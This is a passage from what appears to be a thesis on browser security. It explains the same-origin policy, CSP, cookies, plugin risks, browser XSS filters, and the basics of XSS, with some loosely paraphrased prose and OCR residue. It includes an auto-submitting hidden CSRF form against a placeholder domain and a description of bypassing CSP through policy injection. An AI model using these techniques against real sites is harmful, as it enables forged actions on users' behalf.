1) Protocol - saying, for example, the framed website is running with a protocol (HTTP or HTTPS) different than the framing website, then the communication between the two is restricted, limited; unable to read content from the HTTPS web application.

2) Domain - the hierarchical scheme of a domain, sub-domain, and top-level domain (TLD) locks up or confines the probabilities that the frame and framed document have to communicate between each other. This something.com can be taken for this example. It cannot read content from app1.something.com unless they are using the "document.domain" property.

3) Port - another factor that restricts the communication between the framing and framed website is that they might use different port numbers. Therefore one with

port number 80 will not be able to read content from the other with port number 83. Note: this property relies on modern web browsers. Internet Explorer for example does not feature this characteristic of the SOP, therefore allows full access between frames that reside on the same protocol using the different port numbers.

SOP restricts scripts on one origin (one source) from accessing data from another origin. Normally, an origin consists of a domain, URI scheme, and port number. For instance, consider the following URL:
http://my-website.com/mysimple/mysimple.html
Saying that the website uses the protocol HTTP, the domain website.com, and the port number 80, the following table shows how the same-origin policy will be applied if the content at the above URL tries to access other origins:

URL accessed	**Access permitted?**
http://my-website.com/mysimple/	Yes: same protocol, domain, and port
http://my-website.com/mysimple2/	Yes: same protocol, domain, and port
https://my-website.com/mysimple/	No: different protocol and port
http://en.my-website.com/mysimple/	No: nonidentical domain
http://www.my-website.com/mysimple/	No: nonidentical domain
http://my-website.com:8080/mysimple/	No: different port*

In a nutshell, the examples below give a clear explanation of what a same-origin is:
Same-Origin examples
https://my-website.com/mysimple
https://my-website.com/mysimplest
The two URLs above share the same protocol, the same host, and the same port number.
All Different Origins
https://my-website.com/mysimple
http://my-website.com/mysimple
https://my-website.com:8181/anything
https://newwebsite.com/

Note: Internet Explorer will facilitate this access because it does not take into account the port number when applying the SOP.
Let us now analyze existing client-side approach to cross-domain security policy (a.k.a *same-origin policy*):
Interaction between web applications from different domains:
- Possible interactions which are limited by SOP
Embedded frames, links, and client-side script can make requests cross-domain.
- HTTP and cookies authentication
Cached credentials linked with web browser instance, future malicious requests do not need further authentication.
- Possible interactions of documents from different sources (origins)
A malicious website (e.g., malicious.com) can link to the following link, but cannot control <a href="http://www.something.com/some_url">Buy now!</a>
Another interaction can be when a hidden embedded frame is involved, for example <iframe style="display: none" src="http://something.com/some_url"></iframe>.
From this, there is no visible clue to the user because the style attribute hides it. It happens automatically without user interaction.

The same-origin policy prevents JavaScript on the "malicous.com" website from direct access to the something.com Document Object Model (DOM).
- Another possible scenario is that data loaded from a domain can be considered to originate from a different domain. For example, the malicious website malicious.com can include the following script:
<script src =“http://www.something.com/some_url></script> loaded from our site; but actually, it is considered to be originated from malicious.com website instead.
The script below illustrates the possibility of how an attacker can initiate requests from a user's web browser to our something.com website server:

```
<form name=“nic” method=“POST”
    action=“http://www.something.com/do_something”>
    <input type=“hidden” name=“cmd” value=“acting”>
    ...
</form> <script>document.nic.submit();</script>
```

This form is submitted to the server without any input from users. The type “hidden” renders the payload to be invisible to users. Since the form contains a name, therefore scripts can access it through DOM and auto-submit it.

The importance of Same-Origin Policy and its implementation

Let us say that, when the Google Chrome browser sends an HTTP request from one source to another, any data (cookies, authentication session cookies) related to the other domains are also included in that request and are being sent. On this, with the absence of SOP, if we visit an evil website, it would be then possible so that an attacker reads our private email from a secure website such as Yahoo, Gmail, and so on. The Same-Origin Policy usually allows embedding of media through the **<video>** tag, images via **<img>** tag and JavaScript via **<script>**. The SOP globally controls the access that JavaScript code (or even payload) has to have that is loaded cross-domain. Note that, even the pre-listed external resources can be loaded by the web page, any JavaScript on the page will not be able to read the contents of these resources.
Some objects of the SOP are only writable not readable across a domain. For example "**location.href**" property from iframes can be considered as one case. Some are only readable, but not writable cross-domain. For instance, the length and closed properties of a window object. For more information, please see PortSwigger-Academy, 2021.

To conclude, due to legacy recommendations, the SOP is more easygoing when it is about cookie deals. They are frequently attainable from each subdomain of a website even though every subdomain is practically a different source (origin). By using the HttpOnly cookie flag, we can somehow mitigate this risk.
By using this special property "**document.domain**", we can temper the same-origin policy for a particular domain if and only if it is part of our "fully qualified domain name". Let us be more clear on that:
Say, for example, our domain is marketplace.byethost22.com and we would like to read the contents of that domain on byethost22.com. To perform this task, both domains would have to require us to set "**document.domain**" to byethost22.com. After that, SOP will allow access between those two (2) domains despite their different origins.

2.4.2 Content Security Policy (CSP)

Content Security Policy, commonly called CSP, is a browser security mechanism that aims to minimize Cross-Site-Scripting and some other attacks. Briefly, its purpose is a non-complicated, proficient, and flexible policy enhancement for dynamic web application content resources such as scripts, plug-in content, frame sources, links, and external images.
CSP works by restricting the resources that a web page can load (images, scripts for example) and restricting whether a page can be framed by other pages.
To enable this browser security mechanism, a response requires to include an HTTP response header called Content-Security-Policy with a value that contains the "policy". The last itself consists of one or more directives, separated by semicolons.
By default, usually CSP does not allow *javascript:* URIs, nor *data:* URIs is allowed for images, nor *CSS* data for link tags or Iframes.

Mitigating Cross-Site-Scripting attacks using Content-Security-Policy

The following directive will only enable scripts to be loaded from the same origin (SOP 2.4.1) as the page itself: *script-src 'self'*
The following one will only allow scripts to be loaded from a particular domain:
script-src https://scripts.anywebapp.com
Usually, when allowing scripts from external domains, great care should be taken, because if there is a way an adversary can take control of contents from the external domain, they might be capable to convey a malicious attack. Let us take an example: ajax.googleapis.com, which is a (CDNs) content delivery network that does not use per-customer URLs and should not have to be trusted; for, third or external parties can get content onto their domains. Hashes and nonces can also be used by CSP in other to provide trusted resources. The CSP directive can indicate a nonce, (i.e a random value that occurs once) and the same value must be used in the tag that loads a script. If the values don't equal, then the script will not perform any action. To be efficient as a control, the nonce needs to be securely generated on each page load and not be guessable by an adversary.
The second way: the CSP can indicate a hash of the contents of the trusted script. If that hash value is different from the value indicated in the directive, then the script will not perform any action. If the content of the scrip ever modifies, then the hash value would need to be updated in the particular directive.
Ordinarily, CSP is used to block resources like a script, but many CSPs do not restrict image requests. On this, someone can practically use "img" elements to make requests to outside servers to divulge CSRF tokens.
Google Chrome browser has built-in dangling markup mitigation that will usually block requests which contain some characters, such as angle brackets, or raw.

Using CSP to mitigate dangling markup attacks

As we did in the example right above: 1) the next directive allows content to be loaded from the same origin as the page itself. The content should only image.
img-src 'self'
2) The following one will only allow images to be loaded but from a specific domain:
img-src https://images.anywebapp.com
We have to note that these policies will stop some dangling markup exploits because a simple manner to capture information with no user interaction is by using an "img" tag. However, it will not impede other exploits, those that inject an anchor tag with a dangling "href" attribute for example.

Bypassing CSP with policy injection

There might be some situations where you face a web application that reflects input into the existing policy, usually in a "report-URI" directive. We can add our content security policy directives by injecting a semicolon (;) if a web application reflects a parameter that we can monitor/control. We would have to overwrite the actual directives so that we can exploit this vulnerability and bypass the policy. "report-URI" is usually the final directive in the list.
A few years ago, it was not possible to overwrite an actual "script-src" directive. Nowadays it is possible, that the Chrome browser recently approached the "script-src-elem" directive, which now gives us access to control "script elements", but not "events". Using this new directive, allows us to smash/overwrite some existing "script-src" directives.

Using CSP to protect against clickjacking

The directive "*frame-ancestors 'self'*" only allows the web page to be framed by other pages from the same origin. But this directive *frame-ancestors 'none'* impedes framing altogether. Because we are able to specify several domains and use wildcards in a CSP, so using a content security policy to impede clickjacking is more flexible than using the X-Frame-Options header. For instance, *frame-ancestors 'self' https://anywebapp .com https://*.strong-anywebapp.com*, content security policy justifies or validates each frame in the parent hierarchical graph, whilst X-Frame-Options just validates the top-level frame. To conclude, it is very recommended to use CSP to protect and defend against clickjacking attacks. Since Internet Explorer or older browser does not support CSP, we can always use the X-Frame-Options header to enhance the security.

2.4.3 Cookies

A cookie is a little piece of information that the browser consequently remembers on demand. All cookies are specific to a domain, and they all will be sent subdomains of the domain for which they are set. For example, a cookie issue for something.com will be sent to www.something.com and y.something.com.
Cookie issues for something.com will not be sent to anything.com or any other domain which is not a subdomain of something.com. Likewise, a cookie issue for www.something.com will not be sent to y.something.com. Also, a cookie issue for www.something.com will not be sent to something.com.
It is crucial to comprehend that once a cookie is set for a particular domain, it will be included on all requests to that domain until the cookie terminates or is eliminated.

2.4.4 Plugins

The plugin is the supplementary piece of software that is attached to the browser in order to provide some extra functionalities of the browser. For example, Facebook Unseen is a plugin used to prevent your friends on Facebook from knowing if you read their messages. Plugins are widely used and are of great importance. Owing to wide usage, they are considered to be the prime factor or prime target through which, attackers go through to exploit a user's browser data (session cookies, credit or debit card saved information, credentials such as username, emails, password, etc.). A plugin from a non-trusted source might be vulnerable to many types of attacks, remote code execution, buffer overflow, and cross-site-scripting (XSS) attacks

for example. Plugins from trusted sites might be also attackable, but at least the trust in using them increases. The plugin safety can get exacerbated when the user lets it be outdated.
In lots of cases, plugins are running without the user's knowledge and hence constitute a severe threat to the browser and the device on which the browser is installed. Anyone can write a plugin and host it on some licensed or legitimate extension galleries. Thus it is risky to download and install any non-known products (plugins) onto your system. The plugin can be used as malware once added to your system.

2.4.5 ActiveX

Active X was developed by Microsoft and is frequently used in Windows operating systems. Active X is used to strengthen the browsing experience by facilitating animation on the website. Any developer while creating a product (software) can give it high-level access to computer resources once downloaded and installed, which makes them dangerous. Therefore, if the user allows the product controls, it can compromise your system. Some software can have bad code to steal your sensitive information. ActiveX controls are mostly used by attackers to install spyware, malware, pop-up ads, and relative which can compromise the browser and system performance.

2.4.6 Java

Java is a programming language that can be of utility to create software and different active content for websites. The Java applet can be written by a programmer to yield interactive and rich properties to the application that cannot be provided by HyperText Markup Language (HTML). The Java Virtual Machine (JVM) is a tool that is used to execute the Java application. The applet runs within the JVM. JVM limits the performance of the applet in a safe environment. Some implementations of JVM have vulnerabilities (weaknesses) that usually allow the applet to bypass this limitation (restriction).
Few years ago, there were many vulnerabilities reported in Java which makes it become a target for client-side attacks. (*For more information, please see* CVE, 2021, Maple, 2019, Leary, 2018, Ramel, 2021, Benjamin, 2005)

2.4.7 JavaScript

Many people are always confused about Java and JavaScript. They are two different programming languages. JavaScript is used in a dynamic web application to provide some extra functionalities such as animation, form submission, interactivity, validation, and so on. Usually, the JavaScript code is embedded in the Document Object Model (DOM) of an HTML page. According to the specificity of the codes, it can interact with the web page. As usual, these languages or generally these tools are built for good purposes. But malicious individuals often use their provided features to attack users on web applications. Executing malicious scripts can cause many issues such as stealing user cookies, stealing credentials, installing malware, redirecting the user to another website, installing trojans, defacing the website, deleting system files, etc.
Many web browsers enable the support for scripting by default, which can lead to several vulnerabilities like cross-site scripting, Cross-site request forgery (CSRF), etc.

Therefore, it is a good practice for a user to manage the security options provided by the browser in use. *Please see* Singh, 2015

2.4.8 Firefox Security Models

Firefox provides a lot of features compared with some old web browsers. Firefox has a somewhat more prohibitive Same-origin-policy (SOP) that is considering the port to be a restricting aspect and a justification for refusing communication between two reports (or documents). Not at all like on Internet Explorer, anywebapp.com:80 cannot communicate with anywebapp.com:81. Further limitations exist for local HTML files. Implanted JavaScript code cannot request resources from nonidentical directories with the exception of child directories of the assets (resources) on the document dwells. Thus, by authorizing this, the Gecko engine (Mozilla, see 2021, 2011 for more information) makes sure a local cross-site-scripting cannot read and exfiltrate random files from the victim's file system; it just permits to get to information from exactly the same directory furthermore, its child nodes.
Significant security models of the Firefox get contributed by the NoScript extension, which was made and kept up by Maone. This extension significantly improves this current browser's security by applying an XSS filter, to alleviate Intranet attacks, just as Clickjacking and other attack vectors.
The fact that NoScript is capable to give such incredible and all-encompassing security upgrades can be credited to a lenient Mozilla extension security model.
Contrary to the Chrome extension security model which is portrayed in the following section, the Firefox extension does not need any shows or policy files. It can execute random code and write in substance to the hard-drive getting to self-assertive folders that the web browser itself has access to.
Back in 2009, NoScript creator Maone without authorization changed the settings of another Firefox extension following a comparative reason with respect to protection and security. Blocking advertisements on a web browser can be done by a plug-in (or extension) called "AdBlock Plus" maintained by Palant. There are a lot of plug-ins that can facilitate that. Maone has used a tricky strategy to get money for his filter "NoScript" using ads on his web application by employing some illegal activities (modifications) to make sure that ads cannot get blocked by AdBlock Plus. The outcome was a short weapons contest between NoScript engineers, AdBlock Plus who all needed to ensure that ads are being blocked again. The analysis removed from this superfluous escapade fundamentally advanced around the excessively lenient extension security model and an absence of sand-boxing and SOP-like methodology between extension and their settings. We should also have to note that NoScript can be inclined to spoofing attacks.

The previously mentioned advantage for Firefox extensions to basically do anything the browser can do causes one more threat to arise. When a Firefox extension is helpless (vulnerable) against XSS attacks or permits markup injections, the attacker can without much of a stretch transform the XSS into a Remote Code Execution, and completely bargain the attacked system.
Mario Heiderich, during his research, revealed that some vulnerabilities were found in some Firefox expansions. Among them, there was the well-known library management tool Zotero, utilized for references and citations by the scholastic community. That extension permitted to make a rich-text comment for any library module. An adversary (attacker) could fool the filters set up into staying away from the use of dynamic markup, injecting JavaScript code accordingly, and executing subjective code on that specific framework.

2.4.8.1 Exploiting Firefox Extensions

Usually, in the Firefox browser, extensions run with the same privileges as the browser itself. Firefox extensions have complete access to browser internals and the user's operating system. In general, extensions can alter the functionality of the web browser, change the behavior of web applications, run random code, and can even access the file system. Firefox extensions merge two (2) dangerous qualities which risk exposing meaningful privileges to attackers:
a) high privilege and b) rich interaction with untrusted (suspected) web content. Cross-Site-Scripting is a class of attacks against web browsers (and/or against browser extensions). If an extension uses **document.write** or **eval** without sanitizing the input properly, the attacker might be able to inject a payload (script) into the extension. Few years ago, (Liverani and Freeman, 2009; A. Barth, 2009), a well-known RSS aggregation extension evaluated data from the **<description>** element of a random web application with no proper sanitization. To help mitigate XSS attacks, Firefox issues a sandbox API, **evalInSandbox**. When evaluating a payload using **evalInSandbox**, the payload runs without the extension's privileges, thereby stopping the script from causing much harm. However, the use of this sandbox evaluation is non-compulsory and does not envelop every kind of interaction with spiteful content, or simply untrusted content.
A natural technique for mitigating extension vulnerabilities is to reduce the privileges granted to extensions. This is something that must be kept in mind when installing extensions in a web browser.

2.4.9 Google Chrome Security Models

Google Chrome is the web browser of choice for thousands of computers. As per gauges, right around 70% of individuals use Chrome to explore the web. Chrome is for the most part sluggish, and slow and charges the assets on one's computer in a way that depletes your battery and eats up memory. People pick it anyway, to a great extent due to the brand "Google", its popularity, and the useful features it provides such as extensions.
Be aware of extensions! The issue is that those extensions frequently have definitely more admittance to what you do online than you might expect. Accordingly, they are typical tools for programmers (hackers) and online tricksters. Scammers have since quite a while ago utilized Chrome extensions to launch pop-up ads or to install vindictive code on a clueless user's PC. At the point when you grant authorization to those extensions to get to your web history, that implies that you are uncovering all that you go online to an outsider. It very well may merit reexamining whether you are alright with that before you click.

In the event that you truly very much like the interface, look at the Brave browser, which is designed in a similar way as Google Chrome. However Brave has far superior ad-tracking protection. Tor and Safari are well-known as well for online private surfing. They hinder third-party cookies, which track your activities across the web and help impede device fingerprinting. They likewise end up being a lot quicker than Chrome.

The Google Chrome browser uses numerous elements (such as Active X, JavaScript, Flash, etc. see 2.4.5) to generate the web page. In the browser, these features are typically enabled by default. This poses a very serious risk because there are multiple vulnerabilities related to these components present on the web.

2.4.9.1 Chrome XSS Auditor installation

Here in this section, the description and implementation of the XSS-auditor will be embraced. Normally, it is a client-side filter that aims to fight against Cross-site-scripting attacks without using methodical expressions. Inserting the filter after the HTML parser has multiple advantages:

- Performance: the moment that the filter processes the response task after the parser, there is no necessity for the filter to suffer by running a high fidelity simulation of the HTML parser of the web browser in question.
- Fidelity: Scrutinizing the response after the parsing phase, the filter can effortlessly identify which parts of the given response are being considered as a script. The XSS-auditor analyzes the HTML code generated by the parser, which makes the semantics of the bytes that contain the response lucid. The filter does not need to execute regular expressions over those bytes. Inserting the filter after parsing
- Complete insertion. Inserting the filter in front of the JavaScript engine, the filter can interpose exclusively on all content that will be considered or treated as a script. Because the JavaScript engine has a restrained interface, we can safely say that the filter is scrutinizing every script before it is executed. When the filter will block a script, the filter can straightforwardly decline to convey the script to the JavaScript engine instead of damaging the response.

The HTML element is used to define the base URL for any relative URLs in an HTML page. Altering the href attribute of an existing, or by injecting an element, an attacker can cause the web browser to execute external scripts from his server if the scripts are conceived with relative URLs. From this perspective, the filter causes the client web browser to disregard the base URLs that appear in the request. To mitigate false positives, the filter blocks URLs only if the URLs point to a third-party host.

The architecture of XSS-auditor





FIGURE 2.1: Architecture of XSS-auditor, Singh, 2010

We have to note also that information URLs require special attention for Firefox XSS filters because information URLs entail the privileges of the web application page that contains the URL. However, according to Daniel Bates, data URLs are neither an XSS attack vector for IE (Internet Explorer) nor Web-Kit-based browsers because information URLs either do not work in Internet Explorer or do not entail the privileges of their referrer (in Web-Kit). Because the XSS-auditor filter is implemented in WebKit, there is no need for the filter to block information URLs in hyperlinks, or in iframes. However, because the information URLs comprise attacker-supplied content, therefore the filter stops the attacker from injecting a data URL payload as the origin of an external script.
The downside is that XSS Auditor (Chrome's XSS Auditor) only attempts to defend the browser against reflected XSS. Two years ago (July 2019) Google announced its intention to deprecate the plugin (filter) XSS-Auditor because of the following reasons: a) bypasses abound, b) it prevents some legit sites from working, and c) there is nothing good to do once detected.

2.4.9.2 NoScript XSS Filter

This browser extension can be installed on Google Chrome or on Firefox and some other browsers. For users who use the Tor browser, Tor has the NoScript extension as a built-in software. NoScript is a completely asynchronous extension meaning that, it worked in no exact time, specific time. Communicating through email is an asynchronous action in such a way that, the receiver even after reading the email should not have to respond right away. This extension provides powerful protection to resist XSS attacks and anti-Clickjacking protection and triggers an alert whenever the particular browser (in which the extension is installed) opens a vulnerable web application or XSS suffering web-page. The NoScript can provide false positive alerts as well. If you trust some websites, you can modify the performance of the NoScript extension by enabling JavaScript, Java, Flash, and other plugins for a better operation with the browser in question to avoid the popups.
The next figure is an illustration of how the alert is triggered using Tor browser:


The 2014 Internet Security Thre
https://www.forbes.com/sites/symantec/2014/07/24/the-2014-internet-security-threat-report-year-of
Privacy Policy
TrustArc
Cookie Preferences
Symantec
By Kevin Hale
Extension: (NoScript) - NoScript XSS Warning
OK

Forbes and its partners use cookies to provide personalized content and ads, analyze traffic, offer social media features, and improve site functionality. Click “Accept” to consent to these uses or click “More Info” to view and manage your cookie settings. You may change your cookie settings at any time.

NoScript XSS Warning

```
NoScript detected a potential Cross-Site Scripting attack
from https://www.forbes.com to https://stags.bluekai.com.
Suspicious data:
(URL)   https://stags.bluekai.com/site/52847?ret=html&phint=bkChnl=Tech&phint=bkSection=none&
phint=bkSite=fdc.forbes&phint=bkZn=article-d&phint=bkSplSlot=symantec&phint=bkHashTg=none&
phint=bkType=AdVoice&phint=bkAuthor=Symantec        Contributor&phint=bkBrndVc=symantec&
phint=bkEdtSlot=none&phint=id=acbeaacb7ca41dea1c6571436ea24f83448&phint=__bk_t=The 2014
Internet Security Threat Report: Year Of The Mega Data Breach&phint=__bk_k=Tech&
phint=__bk_l=https://www.forbes.com/sites/symantec/2014/07/24/the-2014-internet-security-threat-
report-year-of-the-mega-data-breach/?sh=7c1b8a903892&phint=__bk_v=3.1.9&limit=10&r=37744574
```

[✓ Block this request]
Always block document requests from https://www.forbes.com to https://stags.bluekai.com
Allow this request
Always allow document requests from https://www.forbes.com to https://stags.bluekai.com

Symantec's In… latest findings… based on our r… also disclosed… ransomware, a… Things. We'll examine each of these topics in greater detail below.

FIGURE 2.2: Configuration of the NoScript extension

2.4.10 Plug-In Security in Web Browsers

One straightforward approach to inconceivably stretch out the abilities of a browser is to utilize plug-ins as one's tool of decision. Since Netscape 2.0 permitted utilizing Java applets in web documents, the notoriety of applets increased. Only a couple of years later the Flash plugin was made by an organization known as PenPoint - at first, named "FutureSplash". Later on, it was obtained by Macromedia and the product was successfully renamed "Flash". Since 2012, it has been created and kept up under Adobe Systems after its purchase of Macromedia in 2005. Both Flash and Java applets provided web designers with possibilities that a browser could not convey. Among them, one can pinpoint the exceptionally intuitive and amazing applications, games, recordings, videos, and other media content. Java and Flash were the most unmistakable applications for giving this sort of content for quite a long time . Those two plug-ins have likewise gotten a focal point of consideration for attackers and security specialists. The potential of plug-ins to sidestep browser-upheld security limitations makes attacks against them considerably really encouraging and frequently beneficial for online lawbreakers (malefactors).

2.4.10.1 Java Plug-In Security

Modern web browsers, taking Firefox as an example, it is carried out a new Click to Play security property that ensures against attacks, focusing on plug-ins that are known to be defenseless. This characteristic impedes applets from consequently

stacking, and loading and facilitates users or clients to control what content they need to run or stay away from. If you attempt to run a Java applet utilizing a Java plug-in version that is distinguished as vulnerable, Firefox will keep the applet from consequently loading and alert you that the plug-in is defenseless (vulnerable).
If an update is accessible, Firefox will give the choice to refresh or actuate the plug-in. We suggest checking for refreshes before actuating the plug-in.
Also, Firefox gives an alternative to impede or consequently actuate the module on every site premise.

The Java plug-in has had an also twisting way as far as security due to the Flash plug-in. As of now, the term search for applet yields a generally speaking for the most part Java applet and browser security-specific CVE sections in the National Vulnerability Database. On the majority of the occasions, those security issues do not begin from issues brought about by the executed code regarding buffer overflows, however, can rather be credited to SOP and security manager sidesteps.
Java applets are generally empowered by the utilization of the applet tag. This tag can be applied with an assortment of boundaries, allowing an incorporation and execution of external applets and also class files, Java archives (JAR files), and serialized Java objects. When the user-agent parses an applet tag, the Java plug-in is initiated and will approach the essential libraries from the JRE (Java Runtime Engine) to perform the applet code.

The main issue in terms of browser and web security is the diverse Same Origin Policy (SOP) the Java plugin implements when joined with Java applets. While SOP limitations concerning, domain, protocol, and port number are to be sure applied, the JRE will counsel an extra check if a URL request from a domain happens and causes an SOP infringement.
This check will consider the IP address the domain is highlighting. On the off chance that the IP address of the mentioning host and the mentioned target match, the previously checked SOP aspects will be overlooked (or ignored) and the solicitation authorization will be granted, thus returning the reaction body.

2.4.10.2 Flash Plug-In Security

During the most recent years, the Flash plug-in and its nearby family member (Flash player) have constituted successive focus for attackers for an assortment of reasons. As a matter of first importance, the Flash player has a critical piece of the pie and penetration saturation. As of November 2011, indicated by StatOWL, 95.51% of all Internet users used a browser outfitted with the Flash plug-in. A tremendous rate - 89.22% were, most likely are, utilizing Flash player version 10.
Seen from the web security viewpoint, the Flash player offers lots of intriguing potential outcomes to direct prearranging attacks (scripting attacks) in rather surprising manners. The general SOP model of the Flash player is based on the specific domain matches, the same way the SOP-implemented in most contemporary user agents. Every domain dwells in a sand-boxed area ruled out from communicating with any other domains unless the other domain enables the specific communication with the precise requesting domain.

Chapter 3

Cross-Site-Scripting (XSS) Attacks and Vulnerabilities in Web Applications

Usually, a website may contain a single page or many pages. It frequently happens, due to a non-proper validation input mechanism that a page can be exploited by performing a cross-site-scripting attack, commonly named XSS attacks. That being said, now it is to be of great importance for web developers, and cybersecurity engineers to dive into learning what the XSS attack is, how it works, and how to prevent it from happening to web pages.
Cross-Site-Scripting is a very complicated attack, very dangerous, and very frequent. Scanning a web application or a web page before publishing is a good step to cover by every programmer since we will beforehand know from what vulnerabilities are suffering. Depending on the security measures used, the tool can deliver false alerts. Therefore, it is required to use an up-to-date tool and is mostly used by other penetration testers. Eradicating the attack is next to the impossible before launching the web application. That is why it is highly recommended to keep checking the web pages in a cycle process before and after launching by the cybersecurity engineers to at least mitigate the attacks as low as they can. In the following sections, we will deeply elaborate on it.

3.1 Definition of XSS Attacks and its Significance

Cross-Site Scripting is a client-side code injection attack where malevolent contents (or script) are injected into a trusted website by an attacker. Practically, this kind of activity is successful when the target website is vulnerable (for example, no sanitization nor filter mechanisms are applied to the website). Code injection is ordinarily a malicious content injected by an attacker onto a web application, and is mostly built from JavaScript payloads.
Usually, when one talks about XSS vulnerability in a web application, this concept means that the application can be exploited by XSS attacks since it contains XSS suffering web page. A trusted Website is usually a website that a user can trust not to damage his computer. Mostly, a trusted website can be identified by checking if they have a lock icon, HTTPS protocol, the URL spelling, the domain, etc.

In this attack, the users are not straightforwardly targeted through a payload, although the aggressor shoots the XSS vulnerability by embedding a pernicious script into a site page that seems, by all accounts, to be an authentic piece of the site. In this way, when any user visits the web application, the XSS suffering website page will convey the pernicious JavaScript code straightforwardly over to his web browser without his insight. We can safely say that the XSS attack is usually resulting from not using a proper data validation mechanism.

What can XSS be used for?
Possible exploitation of XSS vulnerability by an adversary regularly allows him to:
a) Send virus into the web application.
b) Complete any activity that the user can execute.
c) Masquerade as the victim.
d) Peruse any information that the client can get.
e) Perform virtual destruction of the web application.
f) Catch the client's login certifications.
Note: we have to acknowledge that, in this kind of attack the victim is the user and not the web application. And according to Author Germán E.Rodríguez, 2020; XSS is present in approximately two-thirds of all websites. Therefore, this topic should be of great importance to any cybersecurity professionals.

Before stepping into the depth of the thesis, it is wise to have a background about some recent cyber attacks. There is a ton of ways attackers (hackers) can attack users. In the following section, we will briefly elaborate on the statistic of different types of cyberattacks, and at the end, our focus will be on the statistic of the cross-site-scripting (XSS) attacks.

3.2 Difference Between the XSS Vulnerability and the XSS Attack

Many times, these two concepts arise confusion. They do have some similarities; however, there is a big distinctness. The XSS vulnerability can also be called XSS weakness. When a user input in a web application is not secure enough and can be exploited by an attacker using an XSS attack, then the website suffers from XSS vulnerability. It is, therefore, become clearer to define what an XSS attack is. This attack is the action of the attacker performing against a weak website by exploiting the XSS vulnerability.

3.3 Cyber Attacks Statistics Included XSS From 2018 To 2021

According to Jastra, 2019 PreciseSecurity research, almost 40% of all cyber-attacks in 2019 was performed by using cross-site scripting, which is hackers' favorite attack vector globally.
Note that, when hackers are stealing your information, they do not steal it just for stealing. They proceed to some activities with your found data, such as using them pretending that they are you, selling them on the dark web, and much more. In case you are wondering if your data is available for sale on the dark web, please visit this background check website —>Jacquelyn, 2021.
According to statistics WP-whitesecurity, From 40,000+ WordPress Websites in Alexa's Top one Million, there are more than 70% of WordPress installations which are vulnerable to hacker attacks.
First of all, according to Bulao, 2021, there are an average 30 000 websites that are hacked every day. Around 24 000 malicious mobile applications are blocked on the internet daily. 300 000 new pieces of malware are being created every day, which

are usually ranging from viruses, spyware, adware, and Trojans. Every single 39 seconds, there is an attack somewhere on the Web. That means about 2 244 attacks that happen on the internet every day.
Daily over 4 000 ransomware attacks occur all around the world. In 2019, businesses fall victim to ransomware attacks every 14 seconds, which in the way it unfolds, it could reach 11 seconds by 2021. Daily, 23 000 DDoS (a distributed denial-of-service attack) attacks are taking place somewhere on the internet. This attack works by using several systems to flood a target server with irrelevant requests to the point that the targeted server is unable to process legitimate requests from genuine users. It is simply a kind of attempt by attackers to disrupt the day-to-day operation of a business. (*For more information on the DDoS attack works, please see Jean, 2021 or Dora, 2021*)
In United Kingdom (UK) only, there are every day 65 000 attempts to hack small-medium-sized businesses.

